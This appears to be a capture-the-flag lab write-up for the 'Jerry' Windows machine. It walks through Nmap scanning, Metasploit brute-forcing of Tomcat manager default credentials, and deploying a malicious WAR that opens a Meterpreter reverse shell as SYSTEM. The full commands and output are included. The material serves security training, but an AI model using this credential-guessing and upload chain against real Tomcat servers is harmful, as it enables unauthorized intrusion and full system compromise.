


Jerry

14th April 2025 / Document No D25.100.332

Prepared By: TheCyberGeek

Machine Author: mr_h4sh

Difficulty: Easy

Classification: Official

Synopsis

Jerry is an easy-difficulty Windows machine that showcases how to exploit Apache Tomcat, leading to an `NT Authority\SYSTEM` shell, thus fully compromising the target.

Skills Required

- Web Enumeration
- Familiarity with Metasploit

Skills Learned

- Enumerating Tomcat credentials via Metasploit
- Abusing Tomcat WAR uploads via Metasploit

Enumeration

Nmap

We begin with a `Nmap` scan to discover any open ports and the services they are running.


```
ports=$(nmap -p- --min-rate=1000 -T4 10.129.136.9 | grep '^[0-9]' | cut -d '/' -f 1 | tr '\n' ',' | sed s/,$//)
```

```
nmap -p$ports -sC -sV 10.129.136.9

Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-04-14 14:46 BST
Nmap scan report for 10.129.136.9
Host is up (0.047s latency).

PORT     STATE SERVICE VERSION
8080/tcp open  http    Apache Tomcat/Coyote JSP engine 1.1
|_http-server-header: Apache-Coyote/1.1
|_http-favicon: Apache Tomcat
|_http-title: Apache Tomcat/7.0.88

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.27 seconds
```


The `Nmap` scan shows that only `Tomcat` is running on its default port, `8080`.

Foothold

Accessing port `8080` shows Tomcat's default landing page.



Navigating to the `Manager App` returns a login.



Since we don't have a valid set of credentials, we enumerate the default credentials for `Tomcat`. We can use `Metasploit` to handle this with the default wordlists in the module `auxiliary/scanner/http/tomcat_mgr_login`.

```
msfconsole
use auxiliary/scanner/http/tomcat_mgr_login
set rhosts 10.129.136.9
run
```

After a minute, we successfully obtain the password for `tomcat` user.

```
<SNIP>
[-] 10.129.136.9:8080 - LOGIN FAILED: tomcat:admin (Incorrect)
[-] 10.129.136.9:8080 - LOGIN FAILED: tomcat:manager (Incorrect)
[-] 10.129.136.9:8080 - LOGIN FAILED: tomcat:role1 (Incorrect)
[-] 10.129.136.9:8080 - LOGIN FAILED: tomcat:root (Incorrect)
[-] 10.129.136.9:8080 - LOGIN FAILED: tomcat:tomcat (Incorrect)
[+] 10.129.136.9:8080 - Login Successful: tomcat:s3cret
```

Manually attempting to authenticate to the site shows us this is indeed valid.

Tomcat Web Application Manager

Message:	OK

Manager			
List Applications	HTML Manager Help	Manager Help	Server Status

Applications					
Path	**Version**	**Display Name**	**Running**	**Sessions**	**Commands**
/	*None specified*	Welcome to Tomcat	true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
/docs	*None specified*	Tomcat Documentation	true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
/examples	*None specified*	Servlet and JSP Examples	true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
/host-manager	*None specified*	Tomcat Host Manager Application	true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
/manager	*None specified*	Tomcat Manager Application	true	2	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes

Using this knowledge, we can exploit `Tomcat` with `Metasploit` by creating a custom malicious WAR file and deploying a new application. To do this, we can use the `exploit/multi/http/tomcat_mgr_upload` module in `Metasploit` to compile and deploy this application to `Tomcat`.

```
use exploit/multi/http/tomcat_mgr_upload
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/http/tomcat_mgr_upload) > options

Module options (exploit/multi/http/tomcat_mgr_upload):

   Name          Current Setting  Required  Description
   ----          ---------------  --------  -----------
   HttpPassword                   no        The password for the specified
username
   HttpUsername                   no        The username to authenticate as
   Proxies                        no        A proxy chain of format
type:host:port[,type:host:port][...]
   RHOSTS                         yes       The target host(s), see
https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT         80               yes       The target port (TCP)
   SSL           false            no        Negotiate SSL/TLS for outgoing
connections
   TARGETURI     /manager         yes       The URI path of the manager app
(/html/upload and /undeploy will be used)
   VHOST                          no        HTTP server virtual host
```

```
Payload options (java/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.43.128   yes       The listen address (an interface may be
specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Java Universal
```

Next, we need to fill in the data to exploit the target.

- `HttpPassword` is the password to access the management interface.
- `HttpUsername` is the username of the user who can authenticate to the management interface.
- `RHOSTS` is the target IP address.
- `RPORT` is the port of the web application which in this case is `8080`.
- `LHOST` is our attacking machine's IP address.
- `LPORT` is the port we want to receive a connection on.

```
msf6 exploit(multi/http/tomcat_mgr_upload) > set HttpPassword s3cret
HttpPassword => s3cret
msf6 exploit(multi/http/tomcat_mgr_upload) > set HttpUsername tomcat
HttpUsername => tomcat
msf6 exploit(multi/http/tomcat_mgr_upload) > set rhosts 10.129.136.9
rhosts => 10.129.136.9
msf6 exploit(multi/http/tomcat_mgr_upload) > set rport 8080
rport => 8080
msf6 exploit(multi/http/tomcat_mgr_upload) > set lhost 10.10.16.22
lhost => 10.10.16.22
msf6 exploit(multi/http/tomcat_mgr_upload) > set lport 4444
lport => 4444
msf6 exploit(multi/http/tomcat_mgr_upload) > exploit
[*] Started reverse TCP handler on 10.10.16.22:4444
[*] Retrieving session ID and CSRF token...
[*] Uploading and deploying iG7h9zjc6XJpdcRey8oxY7ibfTBA2L...
[*] Executing iG7h9zjc6XJpdcRey8oxY7ibfTBA2L...
[*] Sending stage (57971 bytes) to 10.129.136.9
[*] Undeploying iG7h9zjc6XJpdcRey8oxY7ibfTBA2L ...
[*] Undeployed at /manager/html/undeploy
[*] Meterpreter session 1 opened (10.10.16.22:4444 -> 10.129.136.9:49192) at
2025-04-14 16:26:43 +0100

meterpreter > getuid
Server username: JERRY$
```

After running `exploit` we successfully obtain a `meterpreter` shell on the target. Now that we have successfully compromised the target, we can spawn an interactive shell and read the flags in `C:\Users\Administrator\Desktop\flags\2 for the price of 1.txt`.

```
meterpreter > shell
Process 1 created.
Channel 1 created.
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\apache-tomcat-7.0.88>whoami
nt authority\system

C:\apache-tomcat-7.0.88>dir C:\Users\Administrator\Desktop\flags\
 Volume in drive C has no label.
 Volume Serial Number is 0834-6C04

 Directory of C:\Users\Administrator\Desktop\flags

06/19/2018  07:09 AM    <DIR>          .
06/19/2018  07:09 AM    <DIR>          ..
06/19/2018  07:11 AM                88 2 for the price of 1.txt
               1 File(s)             88 bytes
               2 Dir(s)   2,419,658,752 bytes free
```